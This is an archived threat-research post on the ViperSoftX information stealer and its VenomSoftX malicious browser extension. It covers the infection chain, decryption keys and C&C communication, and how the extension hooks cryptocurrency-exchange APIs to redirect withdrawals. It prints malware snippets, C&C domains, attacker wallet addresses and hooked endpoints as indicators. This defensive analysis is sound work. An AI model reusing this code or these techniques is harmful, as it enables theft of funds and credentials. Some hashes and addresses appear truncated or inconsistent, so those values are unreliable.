

ViperSoftX: Hiding in System Logs and Spreading VenomSoftX

By Threat Research TeamThreat Research Team

Archived: 2026-04-05 21:42:44 UTC

We've been closely monitoring an information stealer called ViperSoftX. ViperSoftX was first [reported](#) on Twitter in 2020, and by [Fortinet](#) in the same year. Some aspects of ViperSoftX were also described previously by [Colin Cowie](#). However, it has undergone very intensive development since then, intensifying throughout 2022. The malware authors' constant game of hide-and-seek in which they continually improve their strategies and techniques to avoid detections shows no signs of stopping. We, therefore, decided to put the pieces together to provide a comprehensive analysis.


This multi-stage stealer exhibits interesting hiding capabilities, concealed as small PowerShell scripts on a single line in the middle of otherwise innocent-looking large log files, among others. ViperSoftX focuses on stealing cryptocurrencies, clipboard swapping, fingerprinting the infected machine, as well as downloading and executing arbitrary additional payloads, or executing commands.

One of the payloads ViperSoftX distributes is a specific information stealer in the form of a browser extension for Chromium-based browsers. Due to its standalone capabilities and uniqueness, we decided to give it its own name, VenomSoftX. The malicious extension provides full access to every page the victim visits, carries out man-in-the-browser attacks to perform cryptocurrency addresses swapping by tampering with API requests' data on popular cryptocurrency exchanges, steals credentials and clipboard content, tampers with crypto addresses on visited websites, reports events using MQTT to the C&C server, and more.

ViperSoftX is mostly spread via cracked software such as `Adobe Illustrator` , `Corel Video Studio` , `Microsoft Office` , and more, commonly distributed over torrents.

Campaign overview

Since the beginning of 2022, we have protected more than 93,000 of our users. As the malware is mostly spread via torrents and software-sharing sites, ViperSoftX activity is distributed all over the world. The most impacted countries are India (7,000+), USA (6,000+), and Italy (5,000+).



Map illustrating the targeted countries since the beginning of 2022

Monetary gain

Both ViperSoftX and VenomSoftX focus on stealing cryptocurrencies from infected computers, either by scanning local files or by using more sophisticated techniques. In the table below, we show an estimation of the attackers' total earnings for relevant cryptocurrency wallets.


Cryptocurrency	Earnings in cryptocurrency	~Earning in USD
Bitcoin	5.947 BTC	\$116,812.81
Ethereum	5.312 ETH	\$7,826.13
Dogecoin	34,355.528 DOGE	\$3,474.47
Bitcoin Cach	9.11997194 BCH	\$1,021.39
Cosmos (ATOM)	65.153 ATOM	\$846.44
Tezos	191.445553 XTZ	\$241.32
Dash	4.72446445 DASH	\$199

Table with monetary gain (data refreshed 2022-11-08)

The amounts in the wallets ViperSoftX and VenomSoftX redirect stolen cryptocurrencies to add up to about \$130,421.56, as of November 8, 2022. This is just the amount sent to cryptocurrency wallets, and doesn't include other possible profits from other activities.

Technical analysis

Overview of the infection chain



From cracked software to fake logs

In the beginning, ViperSoftX is served to victims when they download what they believe to be cracked software. It is commonly named `Activator.exe` or `Patch.exe`. Upon execution, however, the victim is infected with ViperSoftX.

Activator.exe extraction

`Activator.exe` is in fact a loader that decrypts data from itself using AES in CBC mode.

The decryption algorithm performs a checksum as follows:

1. Read 4 bytes at offset `0x24` from the end of the file which gives an offset
2. Hash the offset value using SHA256
3. Read the rest of the bytes (from `-0x20`) and compare it to the hash

If the checksum holds, the offset points to the location where the data is stored at `offset+0x24` from the end of the binary. Since the data is stored from the end of the binary, offset is also the size of the data blob. This blob can be decrypted straight away using a hardcoded key as well as IV inside the binary:

Key

`71C54C3BCFFCE591A70C0B5BA6448327BC975D89F3021053125F1CB9A7C0AF72`

IV

`C0BA0B56EAC742AFD4CB680EE0EB4FB0`

```
Key 71C54C3BCFFCE591A70C0B5BA6448327BC975D89F3021053125F1CB9A7C0AF72
IV C0BA0B56EAC742AFD4CB680EE0EB4FB0
```

The decrypted data blob is a serialized protocol buffer structure. The structure template contains two protobuf messages as shown below:

```
package sfs;

message File {
  optional int32 Id = 1;
  optional uint64 Offset = 2;
  optional uint64 Size = 3;
  optional bytes Metadata = 4;
}

message Manifest {
  repeated File Files = 1;
}
```

We can use this template to deserialize the structure, revealing five different files:

- A log file with a hidden additional payload resulting in the `ViperSoftX PowerShell` (see next subsections)
- `XML file` for the task scheduler
- `SyncAppvPublishingServer.vbs` (clean) that is used to create a scheduled task for persistence
- Application `binary` (usually clean) that is supposed to be cracked
- `Manifest file`

Last but not least, you can find the extraction Python script in our [GitHub repository](#).

The cryptocurrency type reflects what type of cryptocurrency was matched and can be one of the following: BTC , BCH , BNB , ETH , XMR , XRP , DOGE , or DASH .

The malware also checks title texts of opened windows (`MainWindowTitle` property) and if it spots an application focused on cryptocurrencies or finance, it logs its presence into:

```
%SystemDrive%\Users\Public\log.dat
```

The full list of searched keywords can be found in the [Appendix](#).

On top of the information-stealing core, ViperSoftX provides RAT functionalities as well, like executing arbitrary commands on the command line, downloading an additional arbitrary payload provided by the C&C server, and executing it, as well as removing itself completely from the system. The RAT functionality can also be used, for example, to steal cryptocurrencies from their locations, which it previously identifies and sends to the C&C server.

Host Header Spoofing

Aside from trying to steal cryptocurrencies, the malware spoofs host headers to obfuscate its communication with the C&C servers.

The spoofed host header consists of five to 10 lowercase alpha letters, but the true destination is in the hardcoded `$meta_host` variable. This way, the real C&C server address is obfuscated by a random-looking domain that doesn't exist.

```
$meta_host = 'wmail-blog.com';  
  
$client.BaseAddress = [Uri]:new("http://${$meta_host}");  
$client.DefaultRequestHeaders.Host = "$(-join ((97..122) |  
Get-Random -Count (Get-Random -Minimum 5 -Maximum 10) | % {[char]$_})).com";
```

VenomSoftX Browser Extensions

Newer versions of ViperSoftX information stealer are capable of loading a custom malicious browser extension to Chromium-based browsers installed on infected computers. The extension is provided by the C&C server. The extension is basically another standalone information stealer, we are calling VenomSoftX, but is installed by ViperSoftX, as described below. The extension disguises itself as various popular browser extensions to avoid user detection.

The main goal VenomSoftX is also to steal cryptocurrencies from the unsuspecting victim. The difference is, VenomSoftX mainly does this by hooking API requests on a few very popular crypto exchanges victims visits/have an account with. When a certain API is called, for example, to send money, VenomSoftX tampers with the request before it is sent to redirect the money to the attacker instead. Although similar in principle to what information stealers like ViperSoftX do and rather a common clipboard swapping, this technique is performed at a lower level, meaning the victim has little to no chance of noticing the money is being transferred elsewhere.

Installing the extension

ViperSoftX's approach is simple. The malware downloads a `VenomSoftX PowerShell installer` from the C&C server e.g. by base64-decoding a hardcoded request metadata directly from the PowerShell script, following a request to:

`http://apps-analyser[.]com/api/v1/<HASH>`

depending on the malware version. This can hold different payloads, but we will focus on the VenomSoftX browser extension.

After the installer script is downloaded from the C&C server and the VenomSoftX browser extension is extracted, the installer searches several locations for .lnk files and if such a link file belongs to Chrome , Brave , Opera , or Edge , it modifies the link file with a parameter `--load-extension=<path_to_the_malicious_extension>` . This way, when the user starts their favorite browser, they actually load the malicious extension with it.

These locations are checked for link files leading to browsers:


- `%USERPROFILE%\Desktop`
- `%USERPROFILE%\OneDrive\Desktop`
- `%PUBLIC%\Desktop`
- `%ALLUSERSPROFILE%\Microsoft\Windows\Start Menu\Programs`
- `%APPDATA%\Microsoft\Windows\Start Menu\Programs`
- `%APPDATA%\Microsoft\Internet Explorer\Quick Launch\User Pinned\TaskBar`

The extension ID is randomly generated, provided random lowercase characters to represent the extension folder and randomly generated version number of the extension:

```
$(Get-Random -Minimum 1 -Maximum 10).$(Get-Random -Minimum 1 -Maximum 10).$(Get-Random -Minimum 1 -Maximum 10)._0
```

We observed further versions of ViperSoftX containing a full update mechanism. These versions were able to walk through the modified .lnk files, parse the manifest.json file of the malicious extension, and when an older version or an old write timestamp of the extension was detected on the infected system than what was advertised by the C&C server, the malware requested an update and replaced the extension files to the newest version by a dedicated command (provided by the C&C server).

The extension tries to disguise itself as well known and common browser extensions such as Google Sheets . In reality, the VenomSoftX is yet another information stealer deployed onto the unsuspecting victim with full access permissions to every website the user visits from the infected browser.



Diving into javascript shenanigans

The extension contains several files, as shown in the table below. Each file has a different purpose:

File name	Purpose
128.png	Google Sheets icon to disguise the extension
content.bootstrap.js	Orchestrates the malicious activity, sends results using MQTT
manifest.json	The extension's manifest file
rules.json	URL filter rules for Kucoin
webpack_block.js	Request tampering and credential theft on Blockchain.com
webpack_bnb.js	Request tampering and cryptocurrency theft on Binance
webpack_cb.js	Request tampering and cryptocurrency theft on Coinbase
webpack_common.js	Contains an address book for pattern matching, clipboard monitoring and stealing
webpack_content.js	When no exchange is detected - attacker's addresses are replaced on the visited websites with the ones that victim entered earlier
webpack_gt.js	Request tampering and cryptocurrency theft on Gate.io
webpack_kuc.js	Request tampering and cryptocurrency theft on Kucoin

The malware focuses on five big cryptocurrency exchanges, reflected by abbreviations in the modules names.

In the paragraphs below, we'll focus on what each of the modules do, in detail.

content.bootstrap.js

This module is the starting point of VenomSoftX and it is loaded with every site visit. It orchestrates what modules to load and it is also responsible for sending stolen data to the C&C server.

The scripts are loaded depending on the visited domain. The bootstrap checks what site is being loaded and if it is one of the following: `Blockchain.com` , `Binance` , `CoinBase` , `Gate.io` , or `Kucoin` , the module loads an appropriate “ `webpack` ”. If the user is on any other site, `webpack_content.js` is loaded. The module `webpack_common.js` is loaded by default regardless of which site the victim visits.

```
const scripts = [];  
scripts['push']('webpack_common.js');  
const domain = document['location']['hostname']['split']['.']['slice'](-0x2)['join']['.'];  
  
switch (domain) {  
  case 'binance.com':  
    scripts['push']('webpack_bnb.js');  
    break;  
  case 'gate.io':  
    scripts['push']('webpack_gt.js');  
    break;  
  case 'kucoin.com':  
    scripts['push']('webpack_kuc.js');  
    break;  
  case 'blockchain.com':  
    scripts['push']('webpack_block.js');  
    break;  
  case 'coinbase.com':  
    scripts['push']('webpack_cb.js');  
    break;  
  default:  
    scripts['push']('webpack_content.js');  
    break;  
}
```

Determination process which modules to load (deobfuscated)

All the modules serve their own purpose. However, two of the modules, `webpack_common.js` and `webpack_block.js` , are capable of sending data back to the collector server using a `Paho MQTT client` present in the `content.bootstrap.js` . The MQTT client has an event listener set to a hardcoded value `b8b0becb-080a-46af-9688-e3671fcc4166` that indicates data should be sent to an MQTT broker, harvesting the data: `broker.emqx[.]io`

Note that the collector address can vary in different versions.

The sent data are structured as follows:

```
MSG: time: <utc_datetime>
```

```
ip: <client_ip>  
data: <data>
```

The `time` and `ip` fields are obtained using a public service (<https://worldtimeapi.org/api/ip>).

The `data` field is either clipboard content with a cryptowallet and other metadata, or stolen credentials for `blockchain.com` . See further sections below for details.

webpack_common.js

The “ `common` ” module is loaded to every website, regardless of whether it is a cryptocurrency exchange or something else. It is used to define an address book with regular expression patterns, which is used for crypto address matching on several occasions in other modules.

The structure of the address book is in the form of a dictionary, where the key is the regular expression and the value is yet another dictionary containing three values: `coin` , `address` , and `network` . An example of such an address book can be seen in the below snippet. For the full address book, see [Appendix](#).

```
address_book = {  
  '^1[a-km-zA-HJ-NP-Z1-9]{25,34}$': {  
    'coin': ['BTC', 'BCH'],  
    'address': '1L8EBHDe1HeumtcpcroaxBceXnWF1YU5dh',  
    'network': ['BTC', 'BCH']  
  },  
  '^3[a-km-zA-HJ-NP-Z1-9]{25,34}$': {  
    'coin': ['BTC', 'BCH'],  
    'address': '32Wx3dsHCCxyJZLwseFYkgeFqVk16tCCcF',  
    'network': ['BTC', 'BCH']  
  },  
  '^bc1q[0-9A-Za-z]{37,62}$': {  
    'coin': ['BTC'],  
    'address': 'bc1qxyz2g8kn2kg0wqqrnctyxu5n925pnwphzlehaw',  
    'network': ['BTC']  
  },  
  '^bc1p[0-9A-Za-z]{37,62}$': {  
    'coin': ['BTC'],  
    'address': 'bc1qxyz2g8kn2kg0wqqrnctyxu5n925pnwphzlehaw',  
    'network': ['BTC']  
  },  
  '^((bitcoincash:)?(q|p)[a-z0-9]{41})$': {  
    'coin': ['BCH'],  
    'address': 'qqh3g98z60rd105044xxt7gkgncezmdfy5tja99z53',  
    'network': ['BCH']  
  },  
  '^((BITCOINCASH:)?(Q|P)[A-Z0-9]{41})$': {  
    'coin': ['BCH'],  
    'address': 'qqh3g98z60rd105044xxt7gkgncezmdfy5tja99z53',  
    'network': ['BCH']  
  },  
}
```

A snippet of a possible address book (incomplete, deobfuscated)

Furthermore, each time the user pastes anything into any website (except the malicious address from the address book), this module checks whether the clipboard content matches any of the regular expressions from the address book and if they do, it sends the following data to the collector server encoded using base64. The data for the MQTT message has a following construct:

```
Action  
Site: <URL>  
Browser: <USER-AGENT>
```

Clipboard: <CLIPBOARD-WALLET-ADDRESS>

Time: <TIMESTAMP>

webpack_content.js

This module monitors two input elements for content the user fills into websites and it is loaded when the victim is outside of any of the mentioned exchange sites:

- `HTMLInputElement`
- `HTMLTextAreaElement`

This is done by implementing hooks in getters of these elements to try to find a compatible crypto address for the user's input and if found, the malware creates new `localStorage` entry with a combination of visited site and the compatible address:

```
website_attackerAddress: userAddress
```

The compatible address is found when the provided address matches any of the regular expressions from the [address book](#) described in the previous section.

After that, a custom `MutationObserver` watches for dynamic changes in the site (e.g. loading the page, displaying a message sent earlier in the user's messenger client, etc.) and if such a change occurs, the malware replaces all mentions of the malicious address (if found) with the user's address using the `localStorage`. This effectively hides all traces of the malicious address in the website's body.

Note that since the information is stored directly in the persistent `localStorage`, the functionality survives a browser restart, PC restart, or re-visiting the page anytime in the future. The victim has to clear the user data in their browser or uninstall the malware extension altogether to get rid of the malicious behavior.

For the sake of demonstrating this behavior, we decided to create a `demo PoC` of a simple page that illustrates the whole process of content tampering while the malware is active:

1. First two buttons, `Attacker address` and `User address`, fill in attacker address or user address to the "Dynamic content to be pasted" line on the webpage
2. "Get value" button triggers the getter but the hook is inactive since the provided address doesn't match cryptowallet address pattern (it is too short)
3. The user fills in a `compatible address`
4. "Get value" button creates a `localStorage` entry with the entered address
5. The attacker's address is always replaced with the one from `localStorage`

Draining the victim's accounts

As we already mentioned, VenomSoftX focuses on five different crypto exchanges/websites, namely on `Blockchain.com`, `Binance`, `Coinbase`, `Gate.io`, and `Kucoin`.

In these modules, the malware tries to tamper with API requests the sites use for several actions like money withdrawal or sending security codes. This is done by creating hooks on the API calls (or rather functions responsible for sending those requests), parsing their structure, and replacing the response's body with the desired

attacker's contents – commonly meaning that the recipient's address is replaced by the attacker's one as well as the amount is set to the value of an available account balance if known. The request is then processed by the malware without the user noticing anything, completely draining the victim's portfolio as a result.

Note that the user has little to no chance to notice this. In comparison to a rather common clipboard swapping, for example, this "swapping" is performed on a lower level. Since the transactions on blockchains/ledgers are inherently irreversible, when the user checks the transaction history of payments afterward, it is already too late.

The complete list of hooked API functions can be found in the [Appendix](#). The only file that differs from the rest is `webpack_block.js`. This module focuses on `www.blockchain.com` and it tries to hook `https://blockchain.info/wallet`. It also modifies the getter of the password field to steal entered passwords. Once the request to the API endpoint is sent, the wallet address is extracted from the request, bundled with the password, and sent to the collector as a base64-encoded JSON via MQTT.

Since the rest of the hooks are the same on the higher level if we ignore API differences, we will use the Binance module as an illustration example.

The Binance module recognizes six different API calls invoking malicious interactions. When the user logs in to the site, it is expected that at some point the API function

```
https://www.binance.com/bapi/asset/v3/private/asset-service/asset/get-user-asset
```

will be called. VenomSoftX then parses and saves all assets available on the victim's account. When the user tries to manipulate their savings, e.g. withdrawing their money, the malware intercepts the request

```
https://www.binance.com/bapi/capital/v3/private/capital/withdraw/apply
```

and tampers with the request body, modifying the address to redirect the money to the attacker's address if a compatible attacker's address was found. The amount of the request is also set to the maximum amount available obtained by the previous step. After the tampering, the request is passed further like nothing happened, effectively draining the victim's wallet.

Conclusion

In this blog post, we took a closer look at ViperSoftX, a long-standing information stealer, and its malicious browser extension payload VenomSoftX. We described both information stealers' infection chains, and how the original payload hides and decrypts on the infected system.

We described what both ViperSoftX and VenomSoftX steal and how the browser extension leverages its full access to every page the victim visits and carries out man-in-the-browser attacks by silently tampering with the API requests popular cryptocurrency exchanges use, resulting in draining the victim's accounts.

Indicators of Compromise (IoC)

- GitHub repository: [ViperSoftX](#)

ViperSoftX

File name	SHA256
Activator.exe	e1dc058f-8282ac395648c1ee6b0bc36b0d6b5e6853d4607d5549e67d6d11a
Hidden log script first variant	0bad2617adb7586637ad810aa32912b78497daf1f69eb9b7385917b2c8701c2
Hidden log script second variant	0cb5e68e8e85f44725105432de51090b28530be8948cc730e4bd901748ffef
ViperSoftX PowerShell	23b9075d0c7dbf712732b681ecc221259f384eb79ae8fdebe29b7c5a12a0519
ViperSoftX's browser installer	5c5202ed975d6647bd157ea494da09aac41d686bcf39b16a870427a77a9add

VenomSoftX

File name	SHA256
content_bootstrap.js	3fe448df20c8474730415f07d05bef3011486ec1e070c67683c5034ec76a2fcb
manifest.json	0de9a23f8809b7bda3da989dce7ad014112d88100dcea0ca072d6672522be26
rules.json	1d6845c7b92d6eb70464a35b6075365872c0ae40890133f4d7dd17e0d66f8481
webpack_block.js	7107ab14a1760d6dc225bf5e22221134a23401595d10c7071023f8ca5f1b854
webpack_bnb.js	ddee23e2bfa6b9d57569076029371e6e686b801131b6b503c7444359a9d8d813
webpack_cb.js	947215a1c4015229654e1d1d241e4c8ee44217dacc093b814e7f38d4c9db0289
webpack_common.js	7b75c1150ef10294c5b9005dbcd2ee6795423ec20c512eb16c8379b6360b6c98
webpack_content.js	d7dfc84af13f49e2a242f60804b7082dff7680cddf07412667998143fe9c
webpack_gt.js	4da1352e3415faa393e4d088b5d54d501c8d2a9be9af1362ca5cc0a799204b37
webpack_kuc.js	705deecbb6f4d855df3de254057c90150255c947b0fb9885a1e092375a95f

C&C

C&C
api-private-chatting[.]com
apps-analyser[.]com
wmail-blog[.]com
wmail-service[.]com

Appendix

Scripts and tools

- [Extractor](#) for ViperSoftX's initial payloads (commonly named `Activator.exe`)
- [CyberChef template](#) for decrypting the second variant of the hidden scripts in logs

List of wallet addresses

Cryptocurrency	Address
ADA	addr1q9bc27w7u4uh55f64htnj44kthpe7vyagcp173z9lq7fw3juld8k2ks2p82tv45jbyc5wzqmr4ladxy0vxrsf33mjmk
ATOM	cosmos1mcah8le6hxlqsrzpm8237cqcuzgyw70nm6f
BNB	bnb1u64a2n3jhw4yh73s84rc58v9wwrwp7r8jwakpr
BNB	bnb1vmmw5d4xj9yvsq233xyuvqndryZraqttkq
BTC	1L8EBHDeHHeumtccproaxBcexNWFYU5dh
BTC	1Pqk4M2wKz9SNkaX32wMwg95D9NfW9vZX
BTC	32Wx3dsHCxxyZLwxeFygeFqYk16RCCGF
BTC	3jv8vRuBfYvB6MjzMorry9EQpxh9W7vXP
BTC	bc1q96ype8u5kqj672mvsez9wz3vt9wk22td5vrrp
BTC	bc1q9x2g9kn2kg0wqmqctyxu5n925pnwphzlehow
BTC	qq9yrfhef7cay3ygzgxs0rvkve2440mk53g8ulyu6a
BTC	qqh3g98z60rdl05044xt7gknczczmddy59a99z53
DASH	XdxTmTFuHrChnQQtweAnHEfB5BxmU1z
DASH	XtwjBuGx77NYBlki1LUCPvEhe4hHY6yWng
DOT	122zNSYNh2TSR2H5wBCX18Yyq7qLFw01d6Lw2t9CNxMxt1
DOGE	DDxhk5wbjRkN25mAbBYk3ND4xJmRyNq
DOGE	DULNTm23vVwLiyw27WW9ZPT9XRvH81Cv4
ETH	0x12507F83de59C206ec400719dF80D015D9D1786
ETH	0x884467182849ba788ba89300e176ebe11624C882
KAVA	kava1emxzwjw84e0r7awguae9kpf4gseesyqfqtg9sm
SOL	7j5bxrFP5sSc5BEjJ8qud5Yc2CqGmembX3HQ8DFtd5
USDT	TDJLMdJWPKNHuXgpQL8QPiyvXtNwJao
XMR	475WgyX8zVFCUR9uTThNRjrmzmU13gqH9GV2WgAjBr7FgRqCWzokdfVfZhqR6DBoMzBm1zpdBTPBgxL6d7nAdEhC4
XMR	48qx1krgEGzdcSochm2zdoNwXw643yF5DKPWZ3b3wsk39YhajiHye5FujWo1NwVwEBvGeb57bW9mjMEWdMevqMgMDj6x
XRP	rH5dyKWnncvFzBfQ4ohyDbevSxckxdSmz
XRP	rpzn8Ax7kz1AAV8Kqvz43Kys959SH2Aq
XTZ	tz1j6rcQAgtz2c8PNJgTUzrD08PtuCeVj4mb
ZEC	t1xjz8EydDRuLisoyYfC5F8a6a3YBJ
ZIL	zil1aw3kyymt52pq2e4kwzudf8e95mewvhdrdm

Also in our [GitHub](#).

ViperSoftX

List of monitored cryptocurrency locations

Complete list in our [Github](#).

List of monitored window titles

```
Monitored window titles
binance
coinbase
blockchain
voyager
blockfi
coindesk
etoro
kucoin
citi
payful
paypal
huobi
poloniex
bittrex
kraken
bitfinex
bitstamp
```

Also in our [GitHub](#).

VenomSoftX

Address book

Complete list in our [Github](#).

List of hooked API calls

```
Blockchain.com
https://blockchain.info/wallet

Binance
https://www.binance.com/bapi/accounts/v1/protect/account/email/sendEmailVerifyCode
https://www.binance.com/bapi/accounts/v1/protect/account/email/sendMobileVerifyCode
https://www.binance.com/bapi/kyc/v1/private/risk/check/withdraw-pre-check
https://www.binance.com/bapi/capital/v3/private/capital/withdraw/apply
https://www.binance.com/bapi/asset/v3/private/asset-service/asset/get-user-asset
https://www.binance.com/bapi/capital/v1/private/capital/deposit/queryUserDepositAddress

Coinbase
https://www.coinbase.com/api/v3/coinbase-public-api.outhed.sends.Sends/CreateSend
https://www.coinbase.com/api/v3/coinbase-public-api.outhed.sends.Sends/CreateSendMax
https://www.coinbase.com/api/v3/coinbase-public-api.outhed.accounts.Accounts/GetAccounts
https://www.coinbase.com/api/v3/coinbase-public-api.outhed.sends.Sends/CommitSend
https://www.coinbase.com/graphql/query?operationName=ReceiveContentQuery

Gate.io
https://www.gate.io/myaccount/second_confirm

Kucoin
https://www.kucoin.com/_api/payment/withdraw/safe-img
https://www.kucoin.com/_api/payment/withdraw/apply
https://www.kucoin.com/_api/account-front/query/currency-balance
https://www.kucoin.com/_api/payment/deposit-address/get
```



Threat Research Team

Threat Research Team

A group of elite researchers who like to stay under the radar.

Source: <https://decoded.avast.io/janrubin/vipersoftx-hiding-in-system-logs-and-spreading-venomsoftx/>